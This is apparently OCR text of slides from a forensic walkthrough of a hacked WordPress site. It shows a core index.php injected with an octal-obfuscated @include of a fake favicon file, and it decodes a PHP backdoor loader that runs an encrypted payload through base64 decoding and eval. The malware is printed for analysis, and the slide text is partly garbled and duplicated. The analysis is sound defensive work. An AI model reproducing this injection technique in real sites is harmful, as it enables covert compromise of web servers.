- E-Mail *
- Message *
- SEND LETTER

Additional fields and social media links:

- Phone: [redacted]
- Address: [redacted]
- Email: [redacted]
- Social media icons: Twitter, Facebook, LinkedIn, Google+, Instagram

no



no

Remo

Filenam

..

w

wp

wp

yyo

c01

doc

zzk

wp-

wp-

.suc

DIS

info

.use

.hta

gd-

robo

lice

zzk

690

113


hist

wp-

751

inde

wp



[Example Domain](#)

www.example.com/ ▼

This site may be hacked.

Example Domain. This domain is established to be used for illustrative examples in documents. You may use this domain in examples without prior coordination or asking for permission. More information...

☒ Automatically report

[Back to safety](#)

[Details](#)

Remote site: /home/ /html					
Filename	Filesize	Filetype	Last modified	Permissions	Owner/Group
..					
wp-includes-srcbak		Directory	11/18/17 06:39:02	dr-xr-xr-x	
wp-admin-srcbak		Directory	11/18/17 06:39:04	dr-xr-xr-x	
wp-content		Directory	03/22/18 13:06:45	drwx---r-x	
yyociwe		Directory	04/02/18 18:33:22	drwx---r-x	
c01fce		Directory	04/02/18 18:34:38	drwx---r-x	
docs		Directory	04/02/18 18:34:39	drwx---r-x	
zzkwjuce		Directory	04/02/18 18:34:39	drwx---r-x	
wp-includes		Directory	04/02/18 18:34:44	drwx---r-x	
wp-admin		Directory	04/04/18 10:12:10	drwx---r-x	
.sucuriquarantine		Directory	04/18/18 10:49:35	drwx---r-x	
DISABLED		Directory	04/18/18 10:50:12	drwx---r-x	
info.php	16 B	PHP	06/11/16 22:23:43	-rw----r--	
.user.ini	24 B	Visual Stu...	06/11/16 22:27:21	-rw----r--	
.htaccess	897 B	File	02/02/17 01:45:50	-rw----r--	
gd-config.php	3.7 KB	PHP	06/05/17 12:10:33	-rw----r--	
robots.txt	24 B	txt-file	05/21/17 02:31:27	-rw----r--	
license.txt	3.5 KB	txt-file	04/15/18 05:14:45	-rw----r--	
zzkwjuce.zip	16.4 KB	ZIP archive	03/23/18 06:18:24	-rw----r--	
69089f65dd9.php.suspected	0 B	suspected...	04/02/18 18:33:22	-rw----r--	
11380aa99fe.php.suspected	0 B	suspected...	04/02/18 18:34:21	-rw----r--	
history-template.php.suspected	0 B	suspected...	04/02/18 18:34:38	-rw----r--	
wp-config.php	3.0 KB	PHP	04/02/18 18:34:38	-rwxr-xr-x	
7513c638c52.php.suspected	0 B	suspected...	04/02/18 18:34:39	-rw----r--	
index.php	418 B	PHP	04/02/18 18:34:44	-rw----r--	
wp-blog-header.php	364 B	PHP	04/02/18 18:34:44	-rw----r--	

FACTS

- No WAF
- Our tools cleaned Spam and malware in Plugins and root folder
- Without forensic analysis, the PROBABLE vector of infection was set to a outdated plugin.
- Integrity analysis -> core files modified (?) 🤔

```
{
  "checksums": {
    "xmlrpc.php": "fc41dc381c170a502a90617c2fd9b34b",
    "wp-blog-header.php": "5f425a463183f1c6fb79a8bcd113d129",
    "readme.html": "9834aec0c099711881eb24f6b810d67b",
    "wp-signup.php": "8f5a6f5b3b89a48b00e2ba9f2d8c772f",
    "index.php": "926dd0f95df723f9ed934eb058882cc8",
    "wp-cron.php": "0cdc26ef7f3e46926d381ec9834b60d9",
    "wp-config-sample.php": "52af9966e77b07e1f59daa08c691d567",
    "wp-login.php": "1d523dcda73e43ea5583e115ec2cb0d6",
    "wp-settings.php": "21a4e42631b99a680d945bc5df7d03a4",
    "license.txt": "55547b43c5c9b714b021b22d915139e5",
    "wp-content/themes/twentytwentyone/footer.php": "3914b568347e451ecc6dc548eb4376e5",
    "wp-content/themes/twentytwentyone/template-parts/content/content-excerpt.php": "0dc78422b5b1a4a3544acf87d99670b4",
    "wp-content/themes/twentytwentyone/template-parts/content/content-page.php": "db8fd035e79be8d4c46595aa90d27e37",
    "wp-content/themes/twentytwentyone/template-parts/content/content-none.php": "4c9d38fc7b4e97dee3ea5701954c0f12",
    "wp-content/themes/twentytwentyone/template-parts/content/content.php": "faab19e2ef202ccbc52a5dab31cc6e13",
    "wp-content/themes/twentytwentyone/template-parts/content/content-single.php": "b3308e46181a4c4fe9b5c06b3a1103cc",
    "wp-content/themes/twentytwentyone/template-parts/header/excerpt-header.php": "ed251d9b4cf2c00e415a3bdfaa8e9175",
    "wp-content/themes/twentytwentyone/template-parts/header/site-nav.php": "f5f49d5a3dba2510622483eb12b084c1",
    "wp-content/themes/twentytwentyone/template-parts/header/site-branding.php": "901a53ebbcf9bb0f7a18a88af6436e3a",
    "wp-content/themes/twentytwentyone/template-parts/footer/footer-widgets.php": "6642f8b3524af990b77a8d4cbceba7ef",
    "wp-content/themes/twentytwentyone/template-parts/post/author-bio.php": "6194c6812e90d7e701e56ffafab64f23",
    "wp-content/themes/twentytwentyone/template-parts/excerpt/excerpt-link.php": "f996ebdddc8a3a9fadddf1e5b5b70659",
    "wp-content/themes/twentytwentyone/template-parts/excerpt/excerpt.php": "3ef8ced1f81408cc17f75f08910a1a74",
    "wp-content/themes/twentytwentyone/template-parts/excerpt/excerpt-video.php": "876e1268abed658c53be2ca9a6b48c21",
    "wp-content/themes/twentytwentyone/template-parts/excerpt/excerpt-side.php": "23ee2f87b02081ee6ed0741f5f9e24e5a"
```

The CLUE

- MD5 hashes of WordPress Core files/folders.
- Using wordpress.org API

./index.php



```
1 <?php
2 /*5797e*/
3
4
5 /*5797e*/
6 /**
7  * Front to the WordPress application. This file doesn't do anything, but loads
8  * wp-blog-header.php which does and tells WordPress to load the theme.
9  *
10 * @package WordPress
11 */
12
13 /**
14  * Tells WordPress to load the WordPress theme and output it.
15  *
16  * @var bool
17  */
18 define( 'WP_USE_THEMES', true );
19
20 /** Loads the WordPress Environment and Template */
21 require( dirname( __FILE__ ) . '/wp-blog-header.php' );
22
```

```
1 <?php
2 /*5797e*/
3
4
5 /*5797e*/
6 /**
7  * Front to the
8  * wp-blog-header
9  *
10 * @package Word
11 */
12
13 /**
14  * Tells WordPre
15  *
16 * @var bool
17 */
18 define( 'WP_USE_
19
20 /** Loads the WordPress Environment and Template */
21 require( dirname( __FILE__ ) . '/wp-blog-header.php' );
22
```

./index.php from wordpress.org

```
1 <?php
2 /**
3  * Front to the WordPress application. This file doesn't do
4  * wp-blog-header.php which does and tells WordPress to loa
5  *
6  * @package WordPress
7  */
8
9 /**
10 * Tells WordPress to load the WordPress theme and output i
11 *
12 * @var bool
13 */
14 define( 'WP_USE_THEMES', true );
15
16 /** Loads the WordPress Environment and Template */
17 require( dirname( __FILE__ ) . '/wp-blog-header.php' );
18
```

./index.php file recovered.

```
1  <?php
2  /*5797e*/
3
4  @include "\057home\057u[...]0\146f481\1441.ic\157";
5
6  /*5797e*/
7  /**
8   * Front to the WordPress application. This file doesn't do anything, but loads
9   * wp-blog-header.php which does and tells WordPress to load the theme.
10  *
11  * @package WordPress
12  */
13
14  /**
15   * Tells WordPress to load the WordPress theme and output it.
16   *
17   * @var bool
18   */
19  define( 'WP_USE_THEMES', true );
20
21  /** Loads the WordPress Environment and Template */
22  require( dirname( __FILE__ ) . '/wp-blog-header.php' );
23
```

Hidden code revealed

```
1 <?php
2 /*5797e*/
3
4 @include "/home/usuario/public_html/wp-content/themes/theme/assets/
   favicon_0ff481d1.ico";
5
6 /*5797e*/
7 /**
8  * Front to the WordPress application. This file doesn't do anything, but loads
9  * wp-blog-header.php which does and tells WordPress to load the theme.
10 *
11 * @package WordPress
12 */
13
14 /**
15  * Tells WordPress to load the WordPress theme and output it.
16 *
17 * @var bool
18 */
19 define( 'WP_USE_THEMES', true );
20
21 /** Loads the WordPress Environment and Template */
22 require( dirname( __FILE__ ) . '/wp-blog-header.php' );
23
```

```
1 <?php
2 /*5797e*/
3
4 @include "/home/usuario/public_html/wp-content/themes/theme/assets/
   favicon_0ff481d1.ico";
5
```

```
$ php -a
Interactive shell
```

```
php >
```

```
php > echo "\x2fh\x6fm\x65/x63_\x68t\x6dl\x2fh\x6fm\x652\x301\x36/\x76e\x6ed\x
/home/usuario/public_html/wp-content/themes/theme/assets/favicon_0ff481d1.icd
```

```
php >
```

```
17 * @var bool
18 */
19 define( 'WP_USE_THEMES', true );
20
21 /** Loads the WordPress Environment and Template */
22 require( dirname( __FILE__ ) . '/wp-blog-header.php' );
23
```

ToolBelt so far

- Interactive PHP console

```
$ php -a
```

- unphp.net
- **wordpress.org** API

UnPHP

[Decode](#)[Recent](#)[API](#)[Services](#)[Contact](#)

UnPHP - The Online PHP Decoder

UnPHP is a free service for analyzing obfuscated and malicious PHP

To get started either copy your code below or choose a file to upload then click 'Decode This PHP'. Just ch

Decode This PHP

Eval + gzinflate + Base64

UnPHP easily handles simple obfuscation methods that chain functions like eval(), gzinflate(), str_rot13(), s

View Output



favicon_0ff481d1.ico

Let's return to our favicon.

JTE3JTBbViUxMGtUJTExVyUwNyUxNiUwMSUwRU5KRiUyNCUxRiUzRVMlMDZUJTBGJTBDJTAXJTA2
TiUxMCUxQiU1QyUwMVVaJTNDUSUw0SUwQyUxMEsLMTElMTcwTSUxNlFWJTE3V0ZFSCUwRVhKVCUy
NCUyNCU1RFklMEftJTE1JTA3JTEwJTA2TiUwNiUxRCU1QyUwQkZoJTBGJTVEJTAXRUglMEUlmjc2
JTIzYk0lMEZ3JTBbJTVdJTBGJTNEJTE3SyUxREtIQiUwQlNoJTA2JTQwJTE0JTBEJTE2JTVETk9P
JTFFTSUwRncLMEElNUMlMEYlM0QlMTdLJTFES0hDJTA1TGglMDZKJTAzJTAXJTExWiUwMCUwQyUw
MXElMTAlNURaJTA2JTE1SkJUJTA3UiUyMyUwQSU1QyUxNiU1QkUlm0MlNDAlMDMlMTIlMEIlNUMl
MUQlMEElMDfJTCUwNCUxRVhyJTE1JTA3JTEwcSUxRCUwQSUwMksLM0JYJTVFJTBfJTVcJTEySlQl
MDdSJTBbJTA5JTA2RVBSJTA1JTVcJTA4JTA3JTAwJTA2SzMlMjd+JTNCcXglMkYlMTBPSyUxRkoL
MEMlMDUlmDYlNDAlMDElMUMlMTUzejYlM0QlMjFhJTI1QUMlMEVGaFlBJTFCJTVEJTFGJTBESElL
TkoLMDfSJTVfJTBEVyUwMkpDSCUwMCUwRiUwQXElMTRBQyUzQ1ElMDklMEMlMTBLJTA3JTE3JTFD
JTBfQyUxRCUxRSUx0FYlMDMlMDQlMEQlNDAlMENLSEglMERYUiUzQ0IlMTMlMTYlM0JNJTA2JTBE
JTFCsyUwQSU0MERDJTE1SkJVJTA3UkcLMEFMJTFFREUlmDQlMTIlNUJCQyUxRiUwRiUwNyUwQ0wl
NUQlMEQlMDB0VCUwM1BXJTAzJTVEWlPSVvVViUwNEsLMdQlMDElMUfaUyU1RSUxQ1YlMERTJTAX
UEFZJTAzQiUwNiUwMSUwRUJEJTEwUiUwMUglMTYlMTAlMDMlMTUlmEYlMTYlMDfNJTEwJTVewCUw
RCUxMiUwNyUwRiUxMyU1QyUx0CUxMiUxREZMJTEwTiUwQUslMUMlMTclMDMlMDdJJTE4JTA2SEQl
MUNEJTE3JTQwJTBbJTA3JTBbJTA2TSUxQSUwNlcLMUVBUEolMTJaQlAlMDclMTIlMTElMEFaJTEx
RlLDJTEwRFklMTklMEElMUMlMTklMDhYJTBbUFRDJTBGRiU0MCUyNWwlMkElMjcLMkFoJTIzJTDd
fiUy0XklMkElMkYlMkFhOTIlM0QlN0QwYWE0aiUzRjglMDVMJTBbJTA3JTBbSCUwMyU1QyU1RSUw
OVklMEElMEYlMEFBJTE5JTEyJTFEJTVEJTEwQUElMTRKJTFGJTE4VCUxRiU1QlAlNUIlMUJSJ
JTBGWiUx0UlfRiUxNU0lMDAlMTUlnUQlMUREUilUwNyUxMiU1QkIlMTdaJTFCJTNDJTFdJTVEJ
JTVEQ0slMTYlMTMlMTglMDNYJTA3JTA3JTBdJTA3XVlXMF0lMTlBJTfGJTVEJTAXSKKlNUVRyUx
NkZWJTFBbSUwMCUwRiUxREZMJTEwTiUwQUslMUMlMTclMDMlMDdJJTE4JTA2SEQlMUNEJTE3JTQwJTBbJTA3JTBbJTA2TSUxQSUwNlcLMUVBUEolMTJaQlAlMDclMTIlMTElMEFaJTExRlLDJTEwRFklMTklMEElMUMlMTklMDhYJTBbUFRDJTBGRiU0MCUyNWwlMkElMjcLMkFoJTIzJTDdfiUy0XklMkElMkYlMkFhOTIlM0QlN0QwYWE0aiUzRjglMDVMJTBbJTA3JTBbSCUwMyU1QyU1RSUwOVklMEElMEYlMEFBJTE5JTEyJTFEJTVEJTEwQUElMTRKJTFGJTE4VCUxRiU1QlAlNUIlMUJSJTBGWiUx0UlfRiUxNU0lMDAlMTUlnUQlMUREUilUwNyUxMiU1QkIlMTdaJTFCJTNDJTFdJTVEJ

Uhmmmm... Base64 code apparently



```
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);

$thxzqsaz = 9669;

function rgakyqy($eztimjoyq, $cxgon){
    $symcwhpc = '';
    for($i=0;
    $i < strlen($eztimjoyq);
    $i++){
        $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
    }

    $ffjhcakad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV406cHGUMyGH0QILGU76wpVLk90RQX6xwiIdHnGlV406cQILcnqWMeIaMJMeg
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}
```

```
//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW820W42WXgheS440HgidzwIMDBlNj4r
```

```
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);
```

Runtime Semaphore

```
$thxzqsaz = 9669;
```

```
function rgakyq($eztimjoyq, $cxgon){
    $symcwhpc = '';
    for($i=0;
    $i < strlen($eztimjoyq);
    $i++){
        $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
    }

    $ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV406cHGUMyGH0QILGU76wpVLk90RQX6xwiIdHnGlV406cQILcnqWMeIaMJMeq
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>
eval/*zbwyuqbz*/(rgakyq($owpjujowns, $wczmc));
}
```

```
//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW820W42WXgheS440HgldzwIMDBlNj4t
```

```
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);
```

```
$thxzqsaz = 9669;
```

```
function rgakyqy($eztimjoyq, $cxgon){
    $symcwhpc = '';
    for($i=0;
    $i < strlen($eztimjoyq);
    $i++){
        $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
    }
```


```
$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
```

```
$owpjujowns = 'bTCX6xwiIdHnGlV406cHGUMyGH0QILGU76wpVLk90RQX6xwiIdHnGlV406cQILcnqWMeIaMJMe
```

```
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}
```

```
//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW820W42WXgheS440HgldzwIMDBlNj4r
```

Dirty Base64 code




```
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);
```

```
$thxzqsaz = 9669;
```

```
function rgakyq($eztimjoyq, $cxgon){
    $symcwhpc = '';
    for($i=0;
    $i < strlen($eztimjoyq);
    $i++){
        $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
    }
```

Translate key



```
$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owniuiowns = 'bTCX6xwiTdHnG1V406cHGUMvGH00I1GU76wpVLk90R0X6xwiTdHnG1V406c0I1cnaWMeTaMIMed
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>'
eval/*zbwyuqbz*/(rgakyq($owpjujowns, $wczmc));
}
```

```
//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW820W42WXgheS440HgldzwIMDB1Nj4r
```

```
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);
```

Decoding Function

Now, there is
a base64
valid code

```
function rgakyqy($eztimjoyq, $cxgon){
    $symcwhpc = '';
    for($i=0;
    $i < strlen($eztimjoyq);
    $i++){
        $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
    }
}
```

```
$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owniuiowns = 'bTCX6xwiTdHnG1V406cHGUMvGH00I1GU76wbVLk90R0X6xwiTdHnG1V406c0I1cnaWMeTaM1Meo
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>'
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}
```

```
//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW820W42WXgheS440Hgldzw1MDB1Nj4r
```

```
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);
```

```
$thxzqsaz = 9669;
```

```
function rgakyqy($eztimjoyq, $cxgon){
    $symcwhpc = '';
    for($i=0;
    $i < strlen($eztimjoyq);
    $i++){
        $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
    }
```

```
$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV406cHGUMjCH0QI1CU7CmpVLL00RQXGmmiIdHnGlV406cQI1cnqWMeIaMJMeg
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}
```

```
//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW820W42WXgheS440HgldzwIMDB1Nj4r
```

So, let's decode it



```
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);

$thxzqsaz = 9669;

function rgakyqy($eztimjoyq, $cxgon){
    $symcwhpc = '';
    for($i=0;
    $i < strlen($eztimjoyq);
    $i++){
        $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
    }

    $ffjhcakad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV406cHGUMyGH9QILGU76wpVLk90RQX6xwiIdHnGlV406cQILcnqWMeIaMJMeg
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}
```

**MD5 hash
commented
(32 chars)**

//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW820W42WXgheS440HgidzwIMDBlNj4r

```
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);

$thxzqsaz = 9669;

function rgakyqy($eztimjoyq, $cxgon){
    $symcwhpc = '';
    for($i=0;
    $i < strlen($eztimjoyq);
    $i++){
        $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
    }

    $ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV406cHGUMyGH0QILGU76wpVlk90RQX6xwiIdHnGlV406cQILcnqWMeIaMJMeg
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}
```

encrypted
Base64 code
using the MD5
The REAL
Backdoor

//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW820W42WXgheS440HgldzwIMDBlNj4

The Structure

Summarizing...



```

1 <?php
2 if (!defined('ALREADY_RUN_...random hexadecimal string')) {
3     define('ALREADY_RUN_...random hexadecimal string', 1);
4
5     function random_function_name($translate_key, $dirty_base64_code) {
6         // Simple replacement decryption, using $translate_key
